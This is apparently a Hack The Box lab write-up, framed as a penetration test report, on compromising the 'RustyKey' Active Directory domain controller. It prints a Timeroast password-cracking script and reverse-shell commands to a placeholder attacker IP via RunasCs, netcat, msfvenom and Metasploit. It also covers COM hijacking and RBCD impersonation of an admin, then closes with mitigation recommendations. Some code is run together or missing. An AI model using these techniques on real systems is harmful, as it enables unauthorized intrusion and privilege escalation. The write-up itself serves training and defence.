The purpose of this assessment is to evaluate the security of the RustyKey domain by simulating a real-world cyber attack. The goal is to identify vulnerabilities that malicious attackers could exploit to gain unauthorized access, escalate privileges, and compromise sensitive information, thereby providing detailed information about the security weaknesses of the environment.
Scope and Objectives
The scope of the assessment is limited to the RustyKey domain, a simulated environment on Hack The Box, representing a Windows Active Directory setup. The objectives include:
Gaining initial access to the system using the provided credentials.
Escalating privileges to gain higher-level access within the domain.
Capturing user and root flags as evidence of successful penetration.
Assessment Context
The RustyKey domain is considered a representative enterprise environment with Active Directory services, including a domain controller (dc.rustykey.htb) and related systems. The assessment is conducted in a controlled environment to simulate real-world attack scenarios without impacting live systems.
Methodology
The assessment follows a structured methodology to simulate a sophisticated cyberattack, using techniques and tools commonly employed by attackers. The methodology is divided into the following phases:
Reconnaissance: Identify open ports, services, and domain information to understand the attack surface.
Initial Access: Use provided credentials to enter the system.
Privilege Escalation: Exploit misconfigurations, weak credentials, or excessive privileges to elevate access levels.
Lateral movement: Move between systems and accounts to access additional resources.
Achieve objectives: Obtain sensitive data (user and root flags) to prove successful intrusion.
The assessment adheres to ethical hacking principles, ensuring no permanent changes are made to the environment.
Attack sequence
This section provides a detailed account of my actions, outlining the sequence of events leading to the successful intrusion of the RustyKey domain. Each step is described with its technical execution and significance.
Initial reconnaissance
The assessment began with a network scan using Nmap to identify open ports on the target machine (IP: 10.10.11.75). The scan results showed multiple open ports, indicating a Windows domain controller:
Nmap scan report for 10.10.11.75
Host is up (0.11s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-06 12:53:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
49722/tcp open  msrpc         Microsoft Windows RPC
49723/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49725/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
49727/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
49729/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
49731/tcp open  msrpc         Microsoft Windows RPC
49732/tcp open  msrpc         Microsoft Windows RPC
49733/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
49735/tcp open  msrpc         Microsoft Windows RPC
49736/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
49738/tcp open  msrpc         Microsoft Windows RPC
49739/tcp open  msrpc         Microsoft Windows RPC

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=248 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 3268/tcp)
HOP RTT       ADDRESS
1   671.31 ms 10.10.16.1
2   671.62 ms rustykey.htb (10.10.11.75)
The scan identified services such as DNS, Kerberos, LDAP, SMB, and WinRM, confirming the presence of a domain controller for the rustykey.htb domain.
Initial access with provided credentials
Using the provided credentials for user rr.parker (password: 8#t5HE8L!W3A), I configured Kerberos settings and obtained a Kerberos ticket using Impacket’s getTGT tool:




BloodHound data analysis shows that IT-COMPUTER3$ can add itself to the HELPDESK group, and the HELPDESK group has the right to change passwords for certain users. More specifically, mm.turner has the AddAlowedToAct right onDC.RUSTKEY.HTB.
Timeroasting to crack the machine account password
I used the Timeroast tool to extract and crack the password hash of IT-COMPUTER3$ via NTP authentication:
#!/usr/bin/env python3 """Perform a simple dictionary attack against the output of timeroast.py. Necessary because the NTP 'hash' format unfortunately does not fit into Hashcat or John right now. Not even remotely optimized, but still useful for cracking legacy default passwords (where the password is the computer name) or specific default passwords that are popular in an organisation. """ from binascii import hexlify, unhexlify from argparse import ArgumentParser, FileType, RawDescriptionHelpFormatter from typing import TextIO, Generator, Tuple import hashlib, sys, re
defmd4(data: bytes) -> bytes: try: return hashlib.new('md4', data).digest() except ValueError: from md4 import MD4 # Fallback to pure Python if OpenSSL has no MD4 return MD4(data).bytes()
deftry_crack(hashfile: TextIO, dictfile: TextIO) -> Generator[Tuple[int, str], None, None]: hashes = [] for line in hashfile: line = line.strip() if line: m = re.match(HASH_FORMAT, line) ifnot m: print(f'ERROR: invalid hash format: {line}', file=sys.stderr) sys.exit(1) rid, hashval, salt = m.group('rid', 'hashval', 'salt') hashes.append((int(rid), unhexlify(hashval), unhexlify(salt))) for password in dictfile: password = password.strip() for rid, hashval, salt in hashes: if compute_hash(password, salt) == hashval: yield rid, password
defmain(): argparser = ArgumentParser( formatter_class=RawDescriptionHelpFormatter, description="""Perform a simple dictionary attack against the output of timeroast.py. Not even remotely optimized, but still useful for cracking legacy default passwords (where the password is the computer name) or specific default passwords that are popular in an organisation. """ ) argparser.add_argument('hashes', type=FileType('r'), help='Output of timeroast.py') argparser.add_argument('dictionary', type=lambda f: open(f, encoding='latin-1'), help='Line-delimited password dictionary (e.g. rockyou.txt)') args = argparser.parse_args() crackcount = 0 for rid, password in try_crack(args.hashes, args.dictionary): print(f'[+] Cracked RID {rid} password: {password}') crackcount += 1 print(f'\n{crackcount} passwords recovered.')
if __name__ == '__main__': main()
Use the following commands as an alternative solution to crack the hashes:
Then, I attempted to change the password for bb.morgan, but initially failed because this user belonged to a protected group. I removed the IT group from PROTECTED OBJECTS:
Since Evil-WinRM doesn’t work with ee.reed, I used RunasCs.exe to get a reverse shell:
1 2 3 4 5 6 7 8
# Should be upload RunasCs.exe via bb.morgan session *Evil-WinRM* PS C:\Tools> .\RunasCs.exe ee.reed P@ssword123 cmd.exe -r your_attacker_ip:4444 [*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation. [*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
[+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-238dff$\Default [+] Async process 'C:\Windows\system32\cmd.exe' with pid 5364 created in background.
On the attack machine:
1 2 3 4 5 6 7 8 9 10 11 12
$ nc -lvnp 4444 listening on [any] 4444 ... connect to [your_attacker_ip] from (UNKNOWN) [10.10.11.75] 56558 Microsoft Windows [Version 10.0.17763.7434] (c) 2018 Microsoft Corporation. All rights reserved.
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=your_attacker_ip LPORT=4444 -f dll -o rev.dll [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 510 bytes Final size of dll file: 9216 bytes Saved as: rev.dll
Proceeding with shell initialization to create a tunnel
1 2 3 4 5 6
$ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST your_attacker_ip; set LPORT 4444; exploit" [*] Using configured payload generic/shell_reverse_tcp payload => windows/x64/meterpreter/reverse_tcp LHOST => your_attacker_ip LPORT => 4444 [*] Started reverse TCP handler on your_attacker_ip:4444
In the ee.reed shell, I set up a COM hijack attack by modifying the registry to point to a malicious DLL:
After uploading the DLL and setting up the listener, I received the Meterpreter shell as mm.turner.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
-------------------------------------------------------------------------- [*] Using configured payload generic/shell_reverse_tcp payload => windows/x64/meterpreter/reverse_tcp LHOST => your_attacker_ip LPORT => 4444 [*] Started reverse TCP handler on your_attacker_ip:4444 [*] Sending stage (203846 bytes) to 10.10.11.75 [*] Meterpreter session 1 opened (your_attacker_ip:4444 -> 10.10.11.75:60483) at 2025-10-0521:39:26 +0800
meterpreter > shell Process1172 created. Channel 1 created. Microsoft Windows [Version10.0.17763.7434] (c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows>whoami rustykey\mm.turner
RBCD attack to gain administrative access
From the mm.turner shell, I set up resource-based authorization:
1 2 3 4 5 6 7 8
C:\Windows>Powershell Powershell Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows> Set-ADComputer-Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
Set-ADComputer-Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$

Returning to the BloodHound GUI, we can see once again that MM.TURNER has AddAllowToAct rights on DC.RUSTYKEY.HTB.
Then, using Impacket, I impersonated backupadmin to obtain a service ticket:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
rustykey\backupadmin

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\

06/05/2025  07:54 AM    <DIR>          inetpub
11/05/2022  12:03 PM    <DIR>          PerfLogs
12/26/2024  09:24 PM    <DIR>          Program Files
09/15/2018  02:08 AM    <DIR>          Program Files (x86)
06/30/2025  11:46 AM    <DIR>          Tools
06/30/2025  11:09 AM    <DIR>          Users
06/30/2025  11:59 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)   2,935,005,184 bytes free

C:\>cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\Users\Administrator\Desktop

06/24/2025  10:00 AM    <DIR>          .
06/24/2025  10:00 AM    <DIR>          ..
06/30/2025  10:53 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,935,820,288 bytes free
Findings and Recommendations
The following vulnerabilities were identified during the assessment, along with their impact and mitigation recommendations.
Findings
Description
Impact
Recommendations
Weak password policy
Machine accounts with passwords can be cracked using common word lists.
Allows unauthorized access to machine accounts, facilitating subsequent attacks.
Enforce strong, complex passwords for all accounts, including machine accounts. Use a password management tool to create and store secure passwords.
Incorrect group permissions
Excessive permissions allow manipulation of group members and user passwords.
Allow me to change passwords and gain access to accounts with higher privileges.
Regularly review and audit group and user permissions in Active Directory. Ensure only necessary permissions are granted, adhering to the principle of least privilege.
Lack of protection for sensitive objects
Critical groups and users are not adequately protected, allowing manipulation.
Facilitating privilege escalation by removing protections and changing passwords.
Ensure sensitive objects are protected using features such as Protected Users groups or by restricting modification permissions.
Vulnerabilities in COM objects
Allows malicious code execution through COM hijacking.
Leads to code execution with higher privileges, allowing further intrusion.
Secure COM objects by restricting registry modifications and ensuring only trusted DLLs are loaded. Enforce application whitelisting and monitor for unauthorized changes.
Conclusion
The RustyKey domain assessment revealed critical vulnerabilities in the Active Directory environment, including weak passwords, misconfigured permissions, lack of protection for sensitive objects, and vulnerabilities in COM objects. These issues allowed me to gain initial access, escalate privileges, and achieve full administrative control, obtaining both user and root flags.
These findings underscore the importance of strong security practices in Active Directory environments. By implementing mitigation recommendations—strong password policies, least privilege principles, protection of sensitive objects, and secure management of COM objects—organizations can significantly reduce the risk of similar attacks. Regular security assessments and proactive vulnerability management are essential to maintaining a strong security posture.
Appendix
Tools used
Nmap: Network scanning and service enumeration.
Impacket: Kerberos authentication and interaction with Active Directory.
BloodHound: Mapping relationships within Active Directory.
John the Ripper: Password cracking.
Evil-WinRM: Remote management of Windows.
RunasCs: Execute commands as another user.
Metasploit: Create and handle reverse shells.
Wmiexec: Execute remotely with SYSTEM privileges.
Timeroast: Extract and crack password hashes via NTP.